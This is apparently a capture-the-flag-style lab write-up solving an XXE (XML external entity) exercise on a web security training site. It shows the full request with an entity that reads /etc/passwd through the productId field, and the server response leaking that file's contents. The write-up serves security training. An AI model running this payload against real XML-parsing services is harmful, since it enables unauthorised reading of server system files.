
Exploiting XXE using external entities to retrieve files

1. This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

2. In check stock request I found that the check was done via XML code.

3. I try to inject a customized entity to read “**/etc/passwd**” file and call it inside productId tag and it ran successfully.




```
Sec-Fetch-Dest: empty
Referer:
https://0ac600660393bd9481e65c5e00fb00e9.web-security-a
cademy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ar;q=0.8,fr;q=0.7
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE x [
  <!ENTITY file SYSTEM "file:///etc/passwd">
  ]>
  <stockCheck>
    <productId>
      &file;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2338

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```



Exploiting XXE using external entities to retrieve files

Solved

Congratulations, you solved the lab!